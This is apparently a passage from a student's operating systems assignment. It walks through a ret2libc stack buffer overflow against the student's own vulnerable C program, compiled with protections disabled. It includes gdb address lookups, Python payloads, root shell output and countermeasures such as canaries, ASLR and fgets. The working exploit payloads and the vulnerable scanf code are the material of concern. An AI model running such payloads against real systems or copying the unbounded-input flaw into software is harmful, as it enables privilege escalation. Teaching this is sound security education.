| Fill Binary Struct |
| (SYSTEM_PROCESS_INFO) |
+-----+
      |
[ OUTPUT ]

```

System Call

When compared to the other one, Linux is rather simplistic, but rather messy. As we may observe in my description of tool-building, I examined `openat()` and `read()`. In Windows, it works the same way; one opens a .txt file on his/her desktop, and this confirms there is no secret call system.

Windows is very tough compared to Linux. We can't read a process like a file. We access the Native API (`NtQuerySystemInfo`) to request a binary snapshot.

Finally, the difference between Linux and Windows is just a text and binary concept.

COMPONENT-4

2025-12-09 1:30 PM Onwards

Explanation of Exploitation Technique

For this exploitation technique, I used a `stack-based buffer overflow` utilizing the `Return-to-Libc` vector.

“According to Erickson (2008), a buffer overflow occurs when a program writes more data to a fixed-length buffer than it can handle”. But in my specific code, `Scanf()` does not do automatic limit analysis. With the help of input data that exceeded the buffer size, I can write much more on the stack, which helps me to take control of both Base Pointer (`EBP`) and (`EIP`)

In a usual overflow, we must inject shellcode into the stack. But the problem with the “modern system is that it uses the `NX ( No-Execute)` bit to protect the program execution (Stallings and Brown, 2018)”. Because of this feature, the code stops executing, so to bypass this feature, I implemented the `Ret2Libc`. Instead of merely injecting the code, I overwrote the return address, and this assisted me in jumping to the system function. I typed the string `/bin/sh` that can assist me in tricking the program so that it can spawn the shell.

Normal Stack State

```
High Memory Address
+-----+
| Function Arguments |
+-----+
| Return Address (EIP) | <-- Points back to main()
+-----+
| Saved EBP          |
+-----+
| Buffer[20]          | <-- User Input goes here
| (Allocated Space)  |
+-----+
Low Memory Address
```

My Exploit State

```
High Memory Address
+-----+
| Function Arguments |
+-----+
| 0xf7dca8e0 (System) | <-- EIP
|                     | OVERWRITTEN!
+-----+
| 0x41414141 (Junk)    | <-- EBP Corrupted
+-----+
| AAAAAAAAAAAAAAAAAAAA |
| AAAAAAAAAAAAAAAAAAAA | <--
|                     | Buffer Overflowed (32 'A's)
+-----+
Low Memory Address
```

This diagram shows the comparison between the stack frame before and after the buffer overflow.

➤ The Ret2Libc Stack Layout

The Stack where it points

```
+-----+
| Address of /bin/sh | -----> [ "/bin/sh" string in Libc ]
| (Argument 1)      |
+-----+
| Address of Exit()  | -----> [ Exit Function Code ]
| (Return Address)  |
+-----+
| Address of System() | -----> [ System Function Code ]
| (New EIP / Ret Addr) |
+-----+
| Padding (A's)      |
+-----+
| Padding (A's)      |
+-----+
```


This illustration demonstrates how I reached a conclusion of the whole process. I organized the stack for the **Ret2Libc** attack. Then, to jump to the `system()` function, I directed the instruction pointer(EIP). Subsequently, I made sure that the code did not end abnormally with the `exit` function. At last, the final value was used as an argument for `system()`.

- **Demonstration of Exploitation**

Step 1: Initial Establishment

```
#include <stdio.h>
#include <unistd.h>

void secretFunction()
{
    printf("Congratulations!\n");
    printf("You have entered in the secret function!\n");
}

void echo()
{
    char buffer[20];

    printf("Enter some text:\n");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main()
{
    setuid(0);

    echo();

    return 0;
}
```

```
bibek-pandeya@TBC:~$ ls
bufferassign  Documents  logs.txt  nov9      Pictures  thread
bufferassign  Downloads  Music     os-component1  Public    thread.c
confidential.pdf  flag.txt  myrepo    pakku     snap      Videos
Desktop       img.jpg   nepal     pakku1    Templates
bibek-pandeya@TBC:~$ cd os-component1/
bibek-pandeya@TBC:~/os-component1$ ls
component2  README.md  task.txt
bibek-pandeya@TBC:~/os-component1$ mkdir bufferassign
bibek-pandeya@TBC:~/os-component1$ touch buffer.c
bibek-pandeya@TBC:~/os-component1$ vim buffer.c
```

Firstly, I created a folder 'bufferassign.' Then I used the `cd` command to get inside the folder. After that, I created a C file and pasted the vulnerable code inside the file using Vim.

Step 2: Using Security Features

```
bibek-pandeya@TBC:~/os-component1$ gcc buffer.c -m32 -fno-stack-protector -no-pie -o buffer
bibek-pandeya@TBC:~/os-component1$ objdump -d buffer

buffer:      file format elf32-i386

Disassembly of section .init:

00049000 <_init>:
00049000:    53                push    %ebx
00049001:    83 ec 08          sub     $0x8,%esp
00049004:    e8 b7 00 00 00    call   000490c0 <__x86.get_pc_thunk.bx>
00049009:    81 c3 eb 2f 00 00 add     $0x2feb,%ebx
0004900f:    8b 83 fc ff ff    mov     -0x4(%ebx),%eax
00049015:    85 c0             test    %eax,%eax
00049017:    74 02             je      0004901b <_init+0x1b>
00049019:    ff d0             call    *%eax
0004901b:    83 c4 08          add     $0x8,%esp
0004901e:    5b                pop     %ebx
0004901f:    c3                ret
```

As in the modern system, there are a lot of security features, so I compiled the C code using the **GCC** compiler and passed a few tests. The first one is `-m32` used for creating a 32-bit file, and the second is `-fno-stack-protector` to disable stack canaries, and the third one is `no-pie` used to turn off Position Independent Executables security feature. After using these, I successfully compiled the code, as they appear in the screenshot above. I then examined the type of the file using the `objdump` command, which is of type `elf32-i386`.

Step 3: Finding secretFunction Address

```
00049186 <secretFunction>:
00049186:    55                push    %ebp
00049187:    89 e5             mov     %esp,%ebp
00049189:    53                push    %ebx
0004918a:    83 ec 04          sub     $0x4,%esp
0004918d:    e8 2e ff ff ff    call   000490c0 <__x86.get_pc_thunk.bx>
00049192:    81 c3 62 2e 00 00 add     $0x2e62,%ebx
00049198:    83 ec 0c          sub     $0xc,%esp
0004919b:    8d 83 14 e0 ff ff lea     -0x1fec(%ebx),%eax
000491a1:    50                push    %eax
000491a2:    e8 a9 fe ff ff    call   00049050 <puts@plt>
000491a7:    83 c4 10          add     $0x10,%esp
000491aa:    83 ec 0c          sub     $0xc,%esp
000491ad:    8d 83 28 e0 ff ff lea     -0x1fd8(%ebx),%eax
```

The memory address of `secretFunction` is obviously identified using object dump, which is `00049186`. The build Payload or computing of the offsets is carried out with the help of `secretFunction`.

Step 4: Python Payload Delivery

```
bibek-pandeya@TBC:~/os-component1$ python3 -c 'import sys; sys.stdout.buffer.write(b"A"*32 + b"\x86\x91\x04\x08")' | ./buffer
Enter some text:
<string>:1: SyntaxWarning: invalid escape sequence '\9'
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x91
Segmentation fault (core dumped)
bibek-pandeya@TBC:~/os-component1$ python3 -c 'import sys; sys.stdout.buffer.write(b"A"*32 + b"\x86\x91\x04\x08")' | ./buffer
Enter some text:
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Congratulations!
You have entered in the secret function!
Segmentation fault (core dumped)
```

Here, the offsets were used in the C program, which consisted of **32 bytes**, then the address of the secretFunction in **little-endian format**. As we can see, the output confirms the exploit completed in the screenshot above.

Step 5: Starting the Dynamic Analysis Tool (GDB)

```
bibek-pandeya@TBC:~/os-component1$ gdb ./buffer
GNU gdb (Ubuntu 15.0.50.20240403-0ubuntu1) 15.0.50.20240403-git
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./buffer...
```

First, I used the **GDB** on the C code **./buffer** to examine the memory. I examined all these because it is important to identify the address of the **system()** and **/bin/sh** to exploit the system using Ret2Libc.

Step 6: Inspecting Process Memory Mappings

```
(gdb) info proc mappings
process 4070
Mapped address spaces:

      Start Addr   End Addr       Size     Offset    Perms  objfile
0x8048000 0x8049000     0x1000        0x0    r--p  /home/bibek-pandeya/
os-component1/buffer
0x8049000 0x804a000     0x1000     0x1000    r-xp  /home/bibek-pandeya/
os-component1/buffer
0x804a000 0x804b000     0x1000     0x2000    r--p  /home/bibek-pandeya/
os-component1/buffer
0x804b000 0x804c000     0x1000     0x2000    r--p  /home/bibek-pandeya/
os-component1/buffer
0x804c000 0x804d000     0x1000     0x3000    rw-p  /home/bibek-pandeya/
os-component1/buffer
0x804d000 0x806f000    0x22000        0x0    rw-p  [heap]
0xf7d7b000 0xf7d9e000    0x23000        0x0    r--p  /usr/lib32/libc.so.6
0xf7d9e000 0xf7f1d000   0x17f000    0x23000    r-xp  /usr/lib32/libc.so.6
0xf7f1d000 0xf7fa2000    0x85000    0x1a2000    r--p  /usr/lib32/libc.so.6
0xf7fa2000 0xf7fa4000     0x2000    0x226000    r--p  /usr/lib32/libc.so.6
--Type <RET> for more, q to quit, c to continue without paging--
```

Thus, we require the address of the **system memory** and **/bin/sh memory address**, as we had mentioned earlier. What we must know concerning the address is the location of the right part of the memory. In the screenshot shot, we can note that I have utilized `info proc mappings` to examine the memory layout of the process, and as such, we find out that the C standard library (**/usr/lib32/libc.so.6**) is loaded, and this occupies **0xf7d7b000**. We can verify that in the screenshot above. Now, as we know the right region of memory, we can go to the next step.

Step 7:Extracting Runtime Addresses for Ret2Libc

```
(gdb) find 0xf7d7b000, 0xf7fa4000, "/bin/sh"
0xf7f37de8
1 pattern found.
(gdb) p system
No symbol table is loaded.  Use the "file" command.
(gdb) p system
$3 = {<text variable, no debug info>} 0xf7dca8e0 <system>
(gdb) p exit
$4 = {<text variable, no debug info>} 0xf7db95b0 <exit>
(gdb)
```

Now, to get the memory address, I used the **find** command and the string **/bin/sh** in the libc memory. After running the command, we can see two memory address

`system()` and `exit()`. These memory addresses would be required to construct my stack-based payload.

Step 8: Final Exploitation of the system and gaining shell access.

```
bibek-pandeya@TBC:~/os-component1$ (python3 -c 'import sys; sys.stdout.buffer.wr
ite(
    b"A"*32 +
    b"\xe0\xa8\xdc\xf7" +
    b"\xb0\x95\xdb\xf7" +
    b"\xe8\x7d\xf3\xf7" +
    b"\n"          # <--- THIS IS THE FIX
)'; cat) | ./buffer
Enter some text:
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA++++++}]
whoami
bibek-pandeya
id
uid=1000(bibek-pandeya) gid=1000(bibek-pandeya) groups=1000(bibek-pandeya),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),114(lpadmin)
ls -la
total 60
drwxrwxr-x  5 bibek-pandeya bibek-pandeya 4096 Dec 13 09:46 .
drwxr-x--- 25 bibek-pandeya bibek-pandeya 12288 Dec 13 09:31 ..
-rwxrwxr-x  1 bibek-pandeya bibek-pandeya 14984 Dec 13 09:46 buffer
drwxrwxr-x  2 bibek-pandeya bibek-pandeya 4096 Dec 13 09:30 bufferassign
```

We can finally see the output of the attack working in the screenshot above. I used a Python script that generates raw bytes for me, but after running this script, I got the shell opening and instantly closing, so I used the `cat` command, which was life lifesaver. Finally, after a lot of attempts, I got the normal user access shell. From the screenshot, I got the shell access as the output is 'Bibek-Pandeya'.

```
bibek-pandeya@TBC:~/OS-ASSIGNMENT/Component-4$ (python3 -c 'import sys; sys.stdo
ut.buffer.write(
    b"A"*32 +
    b"\xe0\xa8\xdc\xf7" +
    b"\xb0\x95\xdb\xf7" +
    b"\xe8\x7d\xf3\xf7" +
    b"\n"
)'; cat) | ./buffer
Enter some text:
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA++++++}]
whoami
root
```

First, using the ret2libc exploit, I successfully hijacked the control flow and spawned a shell (`/bin/sh`). However, the shell I got was of the normal user “bibek-pandeya.” So, for the root access, I made these two changes:

SUID bit Configuration: I changed the binary ownership to root (**chown root: root**) and enabled (**chmod 4755 buffer.c**), 4 is for the SUID root power.

1. **Code changes (`setuid(0)`):** To bypass the security privileges, I added the `setuid (0)` in my buffer C code.

Lastly, once we have made these changes, we can see in the screenshot above that we have access to the root shell.

➤ Demonstration of Stack Canaries Blocking the Exploit

```
bibek-pandeya@TBC:~/OS-ASSIGNMENT/Component-4$ (python3 -c 'import sys; sys.stdout.buffer.write(
    b"A"*32 +
    b"\xe0\xa8\xdc\xf7" +
    b"\xb0\x95\xdb\xf7" +
    b"\xe8\x7d\xf3\xf7" +
    b"\n"
)'); cat) | ./buffer_secure
Enter some text:
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA++++++}]++
*** stack smashing detected ***: terminated
```

As I explained, I have disabled many security features, but what if we have not disabled them? It is very easy to notice that, when I remove the `-fno-stack-protector` and execute the same payload that we used previously, the new executable will not execute; it will not give a shell, but will show the output `stack smashing detected` and crash.

- **Countermeasures**

To be honest, all the things worked because I turned off all the security features like ASLR. But in the actual scenario, “ASLR makes sure that memory locations for things like the stack and libc are randomized every time the program runs (Silberschatz, Galvin, and Gagne, 2018)”.

As I explained about the `-fno-stack-protector`, I also must stop using this feature. Without this feature, I would have to try to run the system, and the program would

be immediately killed due to the overwritten random value flooding. However, writing better code is the greatest fix that should be undertaken. It is not a good idea to withhold telling scanf the limit. The developers will need to monitor their code, particularly towards this, they ought to apply fgets instead of scanf to prevent a certain number of characters.

```
+-----+
| Return Address (EIP) |
+-----+
| Saved EBP           |
+-----+
| STACK CANARY        | <-- Random Value (Guard)
+-----+
| Buffer               |
+-----+
```

Thank You

References

- Erickson, J. (2008). Hacking: The Art of Exploitation. 2nd edn. San Francisco: No Starch Press.
- Love, R. (2010) Linux Kernel Development. 3rd edn. Upper Saddle River: Addison-Wesley.
- Russinovich, M.E., Solomon, D.A., and Ionescu, A. (2017) Windows Internals, Part 1: System architecture, processes, threads, memory management, and more. 7th edn. Redmond: Microsoft Press.
- Silberschatz, A., Galvin, P.B., and Gagne, G. (2018) . Operating System Concepts. 10th edn. Hoboken: Wiley.
- Stallings, W. and Brown, L. (2018) Computer Security: Principles and Practice. 4th edn. Harlow: Pearson.